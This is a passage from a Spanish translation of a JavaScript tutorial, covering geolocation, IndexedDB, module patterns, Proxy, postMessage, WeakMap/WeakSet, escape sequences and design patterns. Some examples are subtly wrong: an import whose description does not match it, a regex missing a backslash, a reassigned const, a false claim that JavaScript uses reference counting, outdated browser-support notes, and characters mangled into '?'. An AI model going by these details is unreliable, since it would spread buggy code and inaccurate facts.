if (navigator.geolocation) {
      navigator.geolocation.getCurrentPosition(geolocationSuccess, geolocationFailure);
} else {
      console.log("Geolocation is not supported by this browser.");
}
// Función a la que se llamará si la consulta tiene éxito
var geolocationSuccess = function(pos) {
      console.log("Your location is " + pos.coords.latitude + "°, " + pos.coords.longitude +
      "°.");
};
// Función a la que se llamará si falla la consulta
var geolocationFailure = function(err) {
      console.log("ERROR (" + err.code + "): " + err.message);
};
```

Sección 71.3: Más códigos de error descriptivos

En el caso de que la geolocalización falle, su función callback recibirá un objeto `PositionError`. El objeto incluirá un atributo llamado `code` que tendrá un valor de `1`, `2` o `3`. Cada uno de estos números significa un tipo diferente de error; la función `getErrorCode()` a continuación toma el `PositionError.code` como su único argumento y devuelve una cadena de caracteres con el nombre del error ocurrido.

```
var getErrorCode = function(err) {
     switch (err.code) {
          case err.PERMISSION_DENIED:
               return "PERMISSION_DENIED";
          case err.POSITION_UNAVAILABLE:
               return "POSITION_UNAVAILABLE";
          case err.TIMEOUT:
               return "TIMEOUT";
          default:
               return "UNKNOWN_ERROR";
     }
};
```

Se puede utilizar en `geolocationFailure()` de esta forma:

```
var geolocationFailure = function(err) {
console.log("ERROR (" + getErrorCode(err) + "): " + err.message);
};
```

Capítulo 72: IndexedDB

Sección 72.1: Abrir una base de datos

Abrir una base de datos es una operación asíncrona. Necesitamos enviar una petición para abrir nuestra base de datos y luego escuchar eventos para saber cuándo está lista.

Abriremos una base de datos DemoDB. Si aún no existe, se creará cuando enviemos la solicitud.

El 2 de abajo dice que estamos pidiendo la versión 2 de nuestra base de datos. Sólo existe una versión en cada momento, pero podemos utilizar el número de versión para actualizar datos antiguos, como verás.

```
var db = null, // Usaremos esto una vez que tengamos nuestra base de datos
      request = window.indexedDB.open("DemoDB", 2);
// Escuchar para el éxito. Esto será llamado después de onupgradeneed se ejecuta, si lo hace en
absoluto
request.onsuccess = function() {
      db = request.result; // ¡Tenemos una base de datos!
      doThingsWithDB(db);
};
// Si nuestra base de datos no existía antes, o era una versión anterior a la que solicitamos,
// se disparará el evento `onupgradeneed`.
//
// Podemos utilizarlo para configurar una nueva base de datos y actualizar una antigua con nuevos
almacenes de datos
request.onupgradeneeded = function(event) {
      db = request.result;
      // Si la oldVersion es menor que 1, entonces la base de datos no existía. Vamos a
      configurarlo
      if (event.oldVersion < 1) {
            // Crearemos un nuevo almacén de "cosas" con claves `autoIncrement`ing
            var store = db.createObjectStore("things", { autoIncrement: true });
      }
      // En la versión 2 de nuestra base de datos, hemos añadido un nuevo índice por el nombre de
      cada cosa
      if (event.oldVersion < 2) {
            // Carguemos el almacén de cosas y creemos un índice
            var store = request.transaction.objectStore("things");
            store.createIndex("by_name", "name");
      }
};
// Gestión de errores
request.onerror = function() {
      console.error("Something went wrong when we tried to request the database!");
};
```

Sección 72.2: Añadir objetos

Todo lo que tiene que ocurrir con los datos en una base de datos IndexedDB ocurre en una transacción. Hay algunas cosas a tener en cuenta sobre las transacciones que se mencionan en la sección Observaciones al final de esta página.

Utilizaremos la base de datos que creamos en **Abrir una base de datos**.

```
// Crear una nueva transacción de lectura y escritura (ya que queremos cambiar cosas) para el
almacén de cosas
var transaction = db.transaction(["things"], "readwrite");
// Las transacciones utilizan eventos, al igual que las peticiones de apertura de bases de datos.
Escuchemos el éxito
transaction.oncomplete = function() {
	console.log("All done!");
};
// Y asegúrese de que manejamos los errores
transaction.onerror = function() {
	console.log("Something went wrong with our transaction: ", transaction.error);
};
// ¡Ahora que nuestros manejadores de eventos están configurados, ¡vamos a guardar nuestras cosas y
añadir algunos objetos!
var store = transaction.objectStore("things");
// Las transacciones pueden hacer varias cosas a la vez. Empecemos con una simple inserción
var request = store.add({
	// "things" utiliza claves autoincrementables, por lo que no necesitamos una, pero podemos
	establecerla de todos modos
	key: "coffee_cup",
	name: "Coffee Cup",
	contents: ["coffee", "cream"]
});
// Escuchemos para ver si todo ha ido bien
request.onsuccess = function(event) {
	// Hecho. Aquí, `request.result` será la clave del objeto, "coffee_cup"
};
// También podemos añadir un montón de cosas desde un array. Usaremos claves autogeneradas
var thingsToAdd = [{ name: "Example object" }, { value: "I don't have a name" }];
// Utilicemos esta vez un código más compacto e ignoremos los resultados de nuestras inserciones
thingsToAdd.forEach(e => store.add(e));
```

Sección 72.3: Recuperar datos

Todo lo que tiene que ocurrir con los datos en una base de datos IndexedDB ocurre en una transacción. Hay algunas cosas a tener en cuenta sobre las transacciones que se mencionan en la sección Observaciones al final de esta página.

Utilizaremos la base de datos que creamos en Abrir una base de datos.

```
// Crear una nueva transacción, vamos a utilizar el modo por defecto "sólo lectura" y el almacén de
cosas
var transaction = db.transaction(["things"]);
// Las transacciones utilizan eventos, al igual que las peticiones de apertura de bases de datos.
Escuchemos el éxito
transaction.oncomplete = function() {
	console.log("All done!");
};
// Y asegúrate de que gestionamos los errores
transaction.onerror = function() {
	console.log("Something went wrong with our transaction: ", transaction.error);
};
// Ahora que todo está configurado, ¡vamos a guardar nuestras cosas y a cargar algunos objetos!
var store = transaction.objectStore("things");
// Cargaremos el objeto taza_café que añadimos en Añadir objetos
var request = store.get("coffee_cup");
// Escuchemos para ver si todo ha ido bien
request.onsuccess = function(event) {
	// Hecho esto, vamos a registrar nuestro objeto en la consola
	console.log(request.result);
};
// Eso fue bastante largo para una recuperación básica. Si sólo queremos obtener
// el objeto y no nos importan los errores, podemos acortar mucho las cosas
db.transaction("things").objectStore("things")
	.get("coffee_cup").onsuccess = e => console.log(e.target.result);
```

Sección 72.4: Prueba de disponibilidad de IndexedDB

Puede comprobar si hay soporte para IndexedDB en el entorno actual comprobando la presencia de la propiedad `window.indexedDB`:

```
if (window.indexedDB) {
	// IndexedDB is available
}
```

Capítulo 73: Técnicas de modularización

Sección 73.1: Módulos ES6

Version ≥ 6

En ECMAScript 6, cuando se utiliza la sintaxis de módulo (importar/exportar), cada archivo se convierte en su propio módulo con un espacio de nombres privado. Las funciones y variables de nivel superior no contaminan el espacio de nombres global. Para exponer funciones, clases y variables para que otros módulos las importen, puede utilizar la palabra clave `export`.

Nota: Aunque este es el método oficial para crear módulos JavaScript, no está soportado por ninguno de los principales navegadores en este momento. Sin embargo, los módulos ES6 son compatibles con muchos transpiladores.

```
export function greet(name) {
      console.log("Hello %s!", name);
}
var myMethod = function(param) {
      return "Here's what you said: " + param;
};
export {myMethod}
      export class MyClass {
      test() {}
}
```

Utilizar módulos

Importar módulos es tan sencillo como especificar su ruta:

```
import greet from "mymodule.js";
greet("Bob");
```

Esto importa sólo el método `myMethod` de nuestro archivo `mymodule.js`.

También es posible importar todos los métodos de un módulo:

```
import * as myModule from "mymodule.js";
myModule.greet("Alice");
```

También puede importar métodos con un nuevo nombre:

```
import { greet as A, myMethod as B } from "mymodule.js";
```

Encontrará más información sobre los módulos ES6 en el tema Módulos.

Sección 73.2: Definición Universal de Módulos (UMD)

El patrón UMD (Universal Module Definition) se utiliza cuando nuestro módulo necesita ser importado por varios cargadores de módulos diferentes (por ejemplo, AMD, CommonJS).

El patrón consta de dos partes:

1. Una IIFE (Expresión de Función Inmediatamente Invocada) que comprueba el cargador de módulos que está siendo implementado por el usuario. Esto tomará dos argumentos; `root` (un **`this`** hace referencia al ámbito global) y `factory` (la función donde declaramos nuestro módulo).
2. Una función anónima que crea nuestro módulo. Se pasa como segundo argumento a la parte IIFE del patrón. A esta función se le pasa cualquier número de argumentos para especificar las dependencias del módulo.

En el siguiente ejemplo buscamos AMD y CommonJS. Si ninguno de estos cargadores está en uso, volvemos a hacer que el módulo y sus dependencias estén disponibles globalmente.

```
(function (root, factory) {
    if (typeof define === 'function' && define.amd) {
        // AMD. Registrarse como módulo anónimo.
        define(['exports', 'b'], factory);
    } else if (typeof exports === 'object' && typeof exports.nodeName !== 'string') {
        // CommonJS
        factory(exports, require('b'));
    } else {
        // Globales de navegación
        factory((root.commonJsStrict = {}), root.b);
    }
}(this, function (exports, b) {
    // utilizar b de alguna manera.
    // adjuntar propiedades al objeto exportado para definir
    // las propiedades del módulo exportado.
    exports.action = function () {};
}));
```

Sección 73.3: Expresiones de función invocadas inmediatamente (IIFE)

Las expresiones de función invocadas inmediatamente pueden utilizarse para crear un ámbito privado mientras se produce una API pública.

```
var Module = (function() {
    var privateData = 1;
    return {
        getPrivateData: function() {
            return privateData;
        }
    };
})();
Module.getPrivateData(); // 1
Module.privateData; // undefined
```

Para más información, consulte el patrón de módulos.

Sección 73.4: Definición del módulo asíncrono (AMD)

AMD es un sistema de definición de módulos que intenta resolver algunos de los problemas comunes con otros sistemas como CommonJS y los cierres anónimos.

AMD aborda estos problemas mediante:

- Registrar la función `factory` llamando a `define()`, en lugar de ejecutarla inmediatamente.
- Pasar las dependencias como un array de nombres de módulos, que luego se cargan, en lugar de utilizar globales.
- Ejecutar la función de `factory` una vez que todas las dependencias han sido cargadas y ejecutadas.
- Pasar los módulos dependientes como argumentos a la función `factory`.

La clave aquí es que un módulo puede tener una dependencia y no retenerlo todo mientras espera a que se cargue, sin que el desarrollador tenga que escribir código complicado.

He aquí un ejemplo de AMD:

```
// Definir un módulo "myModule" con dos dependencias, jQuery y Lodash
define("myModule", ["jquery", "lodash"], function($, _) {
     // Este objeto de acceso público es nuestro módulo
     // Aquí utilizamos un objeto, pero puede ser de cualquier tipo
     var myModule = {};
     var privateVar = "Nothing outside of this module can see me";
     var privateFn = function(param) {
          return "Here's what you said: " + param;
     };
     myModule.version = 1;
     myModule.moduleMethod = function() {
          // Todavía podemos acceder a las variables globales desde aquí, pero es mejor
          // si utilizamos los pasados
          return privateFn(windowTitle);
     };
     return myModule;
});
```

Los módulos también pueden omitir el nombre y ser anónimos. Cuando se hace así, suelen cargarse por nombre de archivo.

```
define(["jquery", "lodash"], function($, _) { /* factory */ });
```

También pueden omitir dependencias:

```
define(function() { /* factory */ });
```

Algunos cargadores de AMD permiten definir módulos como objetos planos:

```
define("myModule", { version: 1, value: "sample string" });
```

Sección 73.5: CommonJS - Node.js

CommonJS es un patrón de modularización popular que se utiliza en Node.js.

El sistema CommonJS se centra en una función `require()` que carga otros módulos y una propiedad `exports` que permite a los módulos exportar métodos de acceso público.

Aquí tenemos un ejemplo de CommonJS, cargaremos Lodash y el módulo `fs` de Node.js:

```
// Carga fs y lodash, podemos usarlos en cualquier parte dentro del módulo
var fs = require("fs"),
     _ = require("lodash");
var myPrivateFn = function(param) {
     return "Here's what you said: " + param;
};
// Aquí exportamos un `myMethod` público que otros módulos pueden utilizar
exports.myMethod = function(param) {
     return myPrivateFn(param);
};
```

También puede exportar una función como todo el módulo utilizando `module.exports`:

```
module.exports = function() {
     return "Hello!";
};
```

Capítulo 74: Proxy

Parámetro	Detalles
target	El objeto de destino, las acciones sobre este objeto (obtener, establecer, etc...) se enrutarán a través del manejador
handler	Un objeto que puede definir "trampas" para interceptar acciones en el objeto de destino (obtener, establecer, etc...)

Un Proxy en JavaScript puede utilizarse para modificar operaciones fundamentales sobre objetos. Los proxies se introdujeron en ES6. Un Proxy en un objeto es en sí mismo un objeto, que tiene trampas. Las trampas pueden activarse cuando se realizan operaciones en el Proxy. Esto incluye búsqueda de propiedades, llamada a funciones, modificación de propiedades, adición de propiedades, etc. Cuando no se define ninguna trampa aplicable, la operación se realiza en el objeto proxy como si no hubiera Proxy.

Sección 74.1: Proxy de búsqueda de propiedades

Para influir en la búsqueda de propiedades, debe utilizarse el manejador `get`.

En este ejemplo, modificamos la búsqueda de propiedades para que no sólo se devuelva el valor, sino también el tipo de ese valor. Para ello utilizamos Reflect.

```
let handler = {
    get(target, property) {
        if (!Reflect.has(target, property)) {
            return {
                value: undefined,
                type: 'undefined'
            };
        }
        let value = Reflect.get(target, property);
        return {
            value: value,
            type: typeof value
        };
    }
};
let proxied = new Proxy({foo: 'bar'}, handler);
console.log(proxied.foo); // muestra `Object {value: "bar", type: "string"}`
```

Sección 74.2: Proxy muy simple (utilizando la trampa de ajuste)

Este proxy simplemente añade la cadena `" went through proxy"` a cada propiedad de cadena establecida en el objeto de destino.

```
let object = {};
let handler = {
    set(target, prop, value){ // Tenga en cuenta que se utiliza la sintaxis de objetos ES6
        if('string' === typeof value){
            target[prop] = value + " went through proxy";
        }
    }
};
let proxied = new Proxy(object, handler);
proxied.example = "ExampleValue";
console.log(object);
// muestra: { example: "ExampleValue went through proxy" }
// también podría acceder al objeto a través de proxied.target
```

Capítulo 75: .postMessage() y MessageEvent

Sección 75.1: Cómo empezar

¿Qué es `.postMessage()`, cuándo y por qué se utiliza?

`.postMessage()` es una forma segura de permitir la comunicación entre scripts de distintos orígenes.

Normalmente, dos páginas diferentes, sólo pueden comunicarse directamente entre sí usando JavaScript cuando están bajo el mismo origen, incluso si una de ellas está incrustada dentro de otra (por ejemplo, `iframes`) o una se abre desde dentro de la otra (por ejemplo, `window.open()`). Con `.postMessage()`, puede eludir esta restricción sin dejar de estar seguro.

Sólo puede utilizar `.postMessage()` cuando tenga acceso al código JavaScript de ambas páginas. Dado que el receptor necesita validar al emisor y procesar el mensaje en consecuencia, solo puedes utilizar este método para comunicarte entre dos scripts a los que tengas acceso.

Construiremos un ejemplo para enviar mensajes a una ventana hija y hacer que los mensajes se muestren en la ventana hija. La página padre/remitente será `http://sender.com` y la página hija/receptora será `http://receiver.com` para el ejemplo.

Envío de mensajes

Para enviar mensajes a otra ventana, es necesario tener una referencia a su objeto `window`. `window.open()` devuelve el objeto de referencia de la ventana recién abierta. Para otros métodos para obtener una referencia a un objeto ventana, véase la explicación bajo el parámetro `otherWindow` aquí.

```
var childWindow = window.open("http://receiver.com", "_blank");
```

Añade un área de texto y un botón de envío que se utilizarán para enviar mensajes a la ventana secundaria.

```
<textarea id="text"></textarea>
<button id="btn">Send Message</button>
```

Envía el texto del textarea usando `.postMessage(message, targetOrigin)` cuando se pulsa el botón.

```
var btn = document.getElementById("btn"),
      text = document.getElementById("text");
btn.addEventListener("click", function () {
      sendMessage(text.value);
      text.value = "";
});
function sendMessage(message) {
      if (!message || !message.length) return;
      childWindow.postMessage(JSON.stringify({
            message: message,
            time: new Date()
      }), 'http://receiver.com');
}
```

Para enviar y recibir objetos JSON en lugar de una simple cadena, se pueden utilizar los métodos `JSON.stringify()` y `JSON.parse()`. Se puede dar un `Transfarable Object` como tercer parámetro opcional del método `.postMessage(message, targetOrigin, transfer)`, pero aún falta compatibilidad con navegadores, incluso en los navegadores modernos.

Para este ejemplo, como se supone que nuestro receptor es la página `http://receiver.com`, introducimos su url como `targetOrigin`. El valor de este parámetro debe coincidir con el `origin` del objeto `childWindow` para que el mensaje sea enviado. Es posible utilizar `*` como `comodín`, pero es **altamente recomendable** evitar el uso del comodín y siempre establecer este parámetro al origen específico del receptor **por razones de seguridad**.

Recibir, validar y procesar mensajes

El código de esta parte debe colocarse en la página del receptor, que es `http://receiver.com` para nuestro ejemplo.

Para recibir mensajes, se debe escuchar el `message event` de la `window`.

```
window.addEventListener("message", receiveMessage);
```

Cuando se recibe un mensaje hay un par de **pasos que se deben seguir para garantizar la seguridad en la medida de lo posible**.

- Validar el remitente
- Validar el mensaje
- Procesar el mensaje

El remitente siempre debe ser validado para asegurarse de que el mensaje se recibe de un remitente de confianza. Después de eso, el mensaje en sí debe ser validado para asegurarse de que no se recibe nada malicioso. Después de estas dos validaciones, el mensaje puede ser procesado.

```
function receiveMessage(ev) {
	// Comprueba event.origin para ver si es un remitente de confianza.
	// Si tiene una referencia al remitente, valide event.source
	// Sólo queremos recibir mensajes de http://sender.com, nuestra página de remitentes de
	confianza.
	if (ev.origin !== "http://sender.com" || ev.source !== window.opener)
		return;
	// Validar el mensaje
	// Queremos asegurarnos de que es un objeto json válido y no contiene nada malicioso
	var data;
	try {
		data = JSON.parse(ev.data);
		// data.message = cleanseText(data.message)
	} catch (ex) {
		return;
	}
	// Haz lo que quieras con el mensaje recibido
	// Queremos añadir el mensaje a nuestro div #console
	var p = document.createElement("p");
	p.innerText = (new Date(data.time)).toLocaleTimeString() + " | " + data.message;
	document.getElementById("console").appendChild(p);
}
```

Haga clic aquí para ver un JS Fiddle que muestra su uso.

Capítulo 76: WeakMap

Sección 76.1: Crear un objeto WeakMap

El objeto WeakMap permite almacenar pares clave/valor. La diferencia con Map es que las claves deben ser objetos y se referencian débilmente. Esto significa que si no hay otras referencias fuertes a la clave, el elemento en WeakMap puede ser eliminado por el recolector de basura.

El constructor WeakMap tiene un parámetro opcional, que puede ser cualquier objeto iterable (por ejemplo Array) que contenga pares clave/valor como arrays de dos elementos.

```
const o1 = {a: 1, b: 2},
      o2 = {};
const weakmap = new WeakMap([[o1, true], [o2, o1]]);
```

Sección 76.2: Obtener un valor asociado a la clave

Para obtener un valor asociado a la clave, utiliza el método `.get()`. Si no hay ningún valor asociado a la clave, devuelve `undefined`.

```
const obj1 = {},
      obj2 = {};
const weakmap = new WeakMap([[obj1, 7]]);
console.log(weakmap.get(obj1)); // 7
console.log(weakmap.get(obj2)); // undefined
```

Sección 76.3: Asignar un valor a la clave

Para asignar un valor a la clave, utilice el método `.set()`. Devuelve el objeto WeakMap, por lo que puedes encadenar llamadas a `.set()`.

```
const obj1 = {},
obj2 = {};
const weakmap = new WeakMap();
weakmap.set(obj1, 1).set(obj2, 2);
console.log(weakmap.get(obj1)); // 1
console.log(weakmap.get(obj2)); // 2
```

Sección 76.4: Comprobar si existe un elemento con la clave

Para comprobar si un elemento con una clave especificada sale de un WeakMap, utilice el método `.has()`. Devuelve `true` si sale, y `false` en caso contrario

```
const obj1 = {},
      obj2 = {};
const weakmap = new WeakMap([[obj1, 7]]);
console.log(weakmap.has(obj1)); // true
console.log(weakmap.has(obj2)); // false
```

Sección 76.5: Eliminar un elemento con la tecla

Para eliminar un elemento con una clave especificada, utilice el método `.delete()`. Devuelve `true` si el elemento existía y ha sido eliminado, en caso contrario `delete`.

```
const obj1 = {},
      obj2 = {};
const weakmap = new WeakMap([[obj1, 7]]);
console.log(weakmap.delete(obj1)); // true
console.log(weakmap.has(obj1)); // false
console.log(weakmap.delete(obj2)); // false
```

Sección 76.6: Demostración de referencia Weak

JavaScript utiliza la técnica de recuento de referencias para detectar objetos no utilizados. Cuando el recuento de referencias a un objeto es cero, ese objeto será liberado por el recolector de basura. Weakmap utiliza referencias débiles que no contribuyen al recuento de referencias de un objeto, por lo que es muy útil para resolver problemas de fugas de memoria.

Aquí hay una demostración de weakmap. Utilizo un objeto muy grande como valor para mostrar que la referencia débil no contribuye al recuento de referencias.

```
// activar manualmente la recolección de basura para asegurarnos de que estamos en buen estado.
> global.gc();
undefined
// comprobar el uso de memoria inicial, heapUsed es 4M o así
> process.memoryUsage();
{ rss: 21106688,
     heapTotal: 7376896,
     heapUsed: 4153936,
     external: 9059 }
> let wm = new WeakMap();
undefined
> const b = new Object();
undefined
> global.gc();
undefined
// heapUsed es todavía 4M o así
> process.memoryUsage();
{ rss: 20537344,
     heapTotal: 9474048,
     heapUsed: 3967272,
     external: 8993 }
// añadir tupla clave-valor a WeakMap,
// la clave es b, el valor es 5*1024*1024 array
> wm.set(b, new Array(5*1024*1024));
WeakMap {}
// recogida manual de basura
> global.gc();
undefined
// heapUsed sigue siendo 45M
> process.memoryUsage();
{ rss: 62652416,
     heapTotal: 51437568,
     heapUsed: 45911664,
     external: 8951 }
// b referencia a null
> b = null;
null
// recolector de basura
> global.gc();
undefined
// después de eliminar b referencia al objeto, heapUsed es 4M de nuevo
// significa que el gran array en WeakMap se libera
// también significa que weekmap no contribuye al recuento de referencias de big array, sólo lo
hace b.
> process.memoryUsage();
{ rss: 20639744,
     heapTotal: 8425472,
     heapUsed: 3979792,
     external: 8956 }
```

Capítulo 77: WeakSet

Sección 77.1: Crear un objeto WeakSet

El objeto WeakSet se utiliza para almacenar objetos débiles en una colección. La diferencia con Set es que no puede almacenar valores primitivos, como números o cadenas. Además, las referencias a los objetos de la colección se mantienen débilmente, lo que significa que, si no hay ninguna otra referencia a un objeto almacenado en un WeakSet, éste puede ser recogido de la basura.

El constructor WeakSet tiene un parámetro opcional, que puede ser cualquier objeto iterable (por ejemplo, un array). Todos sus elementos se añadirán al WeakSet creado.

```
const obj1 = {},
      obj2 = {};
const weakset = new WeakSet([obj1, obj2]);
```

Sección 77.2: Añadir un valor

Para añadir un valor a un WeakSet, utilice el método `.add()`. Este método es encadenable.

```
const obj1 = {},
      obj2 = {};
const weakset = new WeakSet();
weakset.add(obj1).add(obj2);
```

Sección 77.3: Comprobar si existe un valor

Para comprobar si un valor existe en un WeakSet, utilice el método `.has()`.

```
const obj1 = {},
      obj2 = {};
const weakset = new WeakSet([obj1]);
console.log(weakset.has(obj1)); // true
console.log(weakset.has(obj2)); // false
```

Sección 77.4: Eliminar un valor

Para eliminar un valor de un WeakSet, utilice el método `.delete()`. Este método devuelve `true` si el valor existía y ha sido eliminado, en caso contrario `false`.

```
const obj1 = {},
      obj2 = {};
const weakset = new WeakSet([obj1]);
console.log(weakset.delete(obj1)); // true
console.log(weakset.delete(obj2)); // false
```

Capítulo 78: Secuencias de escape

Sección 78.1: Introducción de caracteres especiales en cadenas de caracteres y expresiones regulares

La mayoría de los caracteres imprimibles pueden incluirse en literales de cadenas o expresiones regulares tal cual, p. ej.

```
var str = "ポケモン"; // una cadena de caracteres válida
var regExp = /[A-Ωα-ω]/; // coincide con cualquier letra griega sin diacríticos
```

Para añadir caracteres arbitrarios a una cadena o expresión regular, incluidos los no imprimibles, hay que utilizar *secuencias de escape*. Las secuencias de escape consisten en una barra invertida ("\\") seguida de uno o varios caracteres. Para escribir una secuencia de escape para un carácter concreto, normalmente (aunque no siempre) es necesario conocer su código hexadecimal.

JavaScript proporciona varias formas diferentes de especificar secuencias de escape, como se documenta en los ejemplos de este tema. Por ejemplo, las siguientes secuencias de escape denotan todo el mismo carácter: el *salto de línea* (carácter de nueva línea de Unix), con el código de carácter U+000A.

- `\\n`
- `\\x0a`
- `\\u000a`
- `\\u{a}` nuevo en ES6, sólo en cadenas de caracteres.
- `\\012` prohibido en literales de cadena de caracteres en modo estricto y en cadenas de caracteres de plantilla.
- `\\cj` sólo en expresiones regulares.

Sección 78.2: Tipos de secuencias de escape

Secuencias de escape de un solo carácter

Algunas secuencias de escape consisten en una barra invertida seguida de un único carácter.

Por ejemplo, en `alert("Hello\nWorld");`, la secuencia de escape `\n` se utiliza para introducir una nueva línea en la cadena de caracteres para que las palabras "Hello" y “World" aparezcan en líneas consecutivas.

Secuencia de escape	Carácter	Unicode
`\b` (sólo en cadenas de caracteres, no en expresiones regulares)	retroceso	U+0008
`\t`	tabulación horizontal	U+0009
`\n`	alimentación de línea	U+000A
`\v`	tabulación vertical	U+000B
`\f`	alimentación de formularios	U+000C
`\r`	retorno de carro	U+000D

Además, la secuencia `\0`, cuando no va seguida de un dígito entre 0 y 7, puede utilizarse para escapar del carácter nulo (U+0000).

Las secuencias `\\`, `\'` y `\"` se utilizan para escapar el carácter que sigue a la barra invertida. Aunque son similares a las secuencias sin escape, en las que la barra invertida inicial simplemente se ignora (es decir, `\?` por `?`), se tratan explícitamente como secuencias de escape de un solo carácter dentro de cadenas de caracteres según la especificación.

Secuencias de escape hexadecimales

Los caracteres con códigos entre 0 y 255 pueden representarse con una secuencia de escape en la que `\x` va seguido del código hexadecimal de 2 dígitos del carácter. Por ejemplo, el carácter de espacio sin ruptura tiene el código 160 o A0 en base 16, por lo que puede escribirse como `\xa0`.

```
var str = "ONE\xa0LINE"; // UNO y LÍNEA con un espacio sin interrupción entre ellos
```

Para los dígitos hexadecimales superiores a 9, se utilizan las letras `a` a `f`, en minúsculas o mayúsculas indistintamente.

```
var regExp1 = /[\x00-xff]/; // coincide con cualquier carácter comprendido entre U+0000 y U+00FF
var regExp2 = /[\x00-xFF]/; // igual que arriba
```

Secuencias de escape Unicode de 4 dígitos

Los caracteres con códigos entre 0 y 65535 (216 - 1) pueden representarse con una secuencia de escape en la que `\u` va seguido del código hexadecimal de 4 dígitos del carácter.

Por ejemplo, el estándar Unicode define el carácter de flecha derecha ("?") con el número 8594, o 2192 en formato hexadecimal. Así que una secuencia de escape para él sería `\u2192`.

Esto produce la cadena de caracteres "A ? B":

```
var str = "A \u2192 B";
```

Para los dígitos hexadecimales superiores a 9, se utilizan las letras `a` a `f`, en minúsculas o mayúsculas indistintamente. Los códigos hexadecimales de menos de 4 dígitos deben rellenarse con ceros a la izquierda: `\u007A` para la letra "z" minúscula.

Secuencias de escape Unicode entre llaves

Version ≥ 6

ES6 amplía el soporte de Unicode a todo el rango de códigos de 0 a 0x10FFFF. Para escapar de caracteres con código superior a 216 - 1, se ha introducido una nueva sintaxis para las secuencias de escape:

```
\u{???}
```

El código entre llaves es la representación hexadecimal del valor del punto de código, por ejemplo:

```
alert("Look! \u{1f440}"); // Look! ????
```

En el ejemplo anterior, el código `1f440` es la representación hexadecimal del código de carácter del *Ojos* de caracteres Unicode.

Tenga en cuenta que el código entre llaves puede contener cualquier número de dígitos hexadecimales, siempre que el valor no supere 0x10FFFF. Para los dígitos hexadecimales superiores a 9, se utilizan las letras `a` a `f`, en minúsculas o mayúsculas indistintamente.

Las secuencias de escape Unicode con llaves sólo funcionan dentro de cadenas, no dentro de expresiones regulares.

Secuencias de escape octales

Las secuencias de escape octales están obsoletas a partir de ES5, pero aún se admiten dentro de expresiones regulares y, en modo no estricto, también dentro de cadenas sin plantilla. Una secuencia de escape octal consiste en uno, dos o tres dígitos octales, con valor entre 0 y 3778 = 255.

Por ejemplo, la letra mayúscula "E" tiene el código de carácter 69, o 105 en base 8. Por tanto, puede representarse con la secuencia de escape `\105`:

```
/\105scape/.test("Fun with Escape Sequences"); // true
```

En modo estricto, las secuencias de escape octales no están permitidas dentro de las cadenas y producirán un error de sintaxis. Vale la pena señalar que `\0`, a diferencia de `\00` o `\000`, no se considera una secuencia de escape octal, y por lo tanto todavía se permite dentro de las cadenas (incluso cadenas de plantilla) en modo estricto.

Secuencias de escape de control

Algunas secuencias de escape sólo se reconocen dentro de literales de expresiones regulares (no en cadenas). Pueden utilizarse para escapar de caracteres con códigos comprendidos entre 1 y 26 (U+0001-U+001A). Consisten en una sola letra de la A a la Z (las mayúsculas y minúsculas son indiferentes) precedida de `\c`. La posición alfabética de la letra después de `\c` determina el código del carácter.

Por ejemplo, en la expresión regular

```
`/\cG/`
```

La letra "G" (la 7ª letra del alfabeto) se refiere al carácter U+0007, por lo que

```
`/\cG`/.test(String.fromCharCode(7)); // true
```

Capítulo 79: Patrones de diseño de comportamiento

Sección 79.1: Patrón Observador

El patrón Observador se utiliza para el manejo de eventos y la delegación. Un *sujeto* mantiene una colección de *observadores*. El sujeto notifica a estos observadores cada vez que ocurre un evento. Si alguna vez has utilizado `addEventListener` entonces has utilizado el patrón Observer.

```
function Subject() {
	this.observers = []; // Observadores que escuchan al sujeto
	this.registerObserver = function(observer) {
		// Añadir un observador si aún no se está siguiendo
		if (this.observers.indexOf(observer) === -1) {
			this.observers.push(observer);
		}
	};
	this.unregisterObserver = function(observer) {
		// Elimina un observador previamente registrado
		var index = this.observers.indexOf(observer);
		if (index > -1) {
			this.observers.splice(index, 1);
		}
	};
	this.notifyObservers = function(message) {
		// Enviar un mensaje a todos los observadores
		this.observers.forEach(function(observer) {
			observer.notify(message);
		});
	};
}
function Observer() {
	this.notify = function(message) {
		// Cada observador debe implementar esta función
	};
}
```

Ejemplo de uso:

```
function Employee(name) {
	this.name = name;
	// Implementar `notify` para que el sujeto pueda pasarnos mensajes
	this.notify = function(meetingTime) {
		console.log(this.name + ': There is a meeting at ' + meetingTime);
	};
}
var bob = new Employee('Bob');
var jane = new Employee('Jane');
var meetingAlerts = new Subject();
meetingAlerts.registerObserver(bob);
meetingAlerts.registerObserver(jane);
meetingAlerts.notifyObservers('4pm');
// Salida:
// Bob: There is a meeting at 4pm
// Jane: There is a meeting at 4pm
```

Sección 79.2: Patrón Mediador

Piensa en el patrón mediador como la torre de control de vuelo que controla los aviones en el aire: indica a este avión que aterrice ahora, al segundo que espere y al tercero que despegue, etc. Sin embargo, a ningún avión se le permite hablar con sus compañeros.

Así es como funciona el mediador, que funciona como un centro de comunicación entre los diferentes módulos, de esta manera se reduce la dependencia de los módulos entre sí, aumentar el acoplamiento flojo, y en consecuencia la portabilidad.

Este **[ejemplo de Chatroom]()** explica cómo funcionan los patrones mediadores:

```
// cada participante es sólo un módulo que quiere hablar con otros módulos (otros participantes)
var Participant = function(name) {
      this.name = name;
      this.chatroom = null;
};
// cada participante dispone de un método para hablar y también para escuchar a los demás
participantes
Participant.prototype = {
      send: function(message, to) {
            this.chatroom.send(message, this, to);
      },
      receive: function(message, from) {
            log.add(from.name + " to " + this.name + ": " + message);
      }
};
// es el Mediador: es el centro al que los participantes envían mensajes y del que reciben
mensajes.
var Chatroom = function() {
      var participants = {};
      return {
            register: function(participant) {
                  participants[participant.name] = participant;
                  participant.chatroom = this;
            },
            send: function(message, from) {
                  for (key in participants) {
                        if (participants[key] !== from) {// no puedes enviarte mensajes a ti mismo
                              participants[key].receive(message, from);
                        }
                  }
            }
      };
};
// ayudante de registro
var log = (function() {
      var log = "";
      return {
            add: function(msg) { log += msg + "\n"; },
            show: function() { alert(log); log = ""; }
      }
})();
function run() {
      var yoko = new Participant("Yoko");
      var john = new Participant("John");
      var paul = new Participant("Paul");
      var ringo = new Participant("Ringo");
      var chatroom = new Chatroom();
      chatroom.register(yoko);
      chatroom.register(john);
      chatroom.register(paul);
      chatroom.register(ringo);
      yoko.send("All you need is love.");
      yoko.send("I love you John.");
      paul.send("Ha, I heard that!");
      log.show();
}
```

Sección 79.3: Patrón Comando

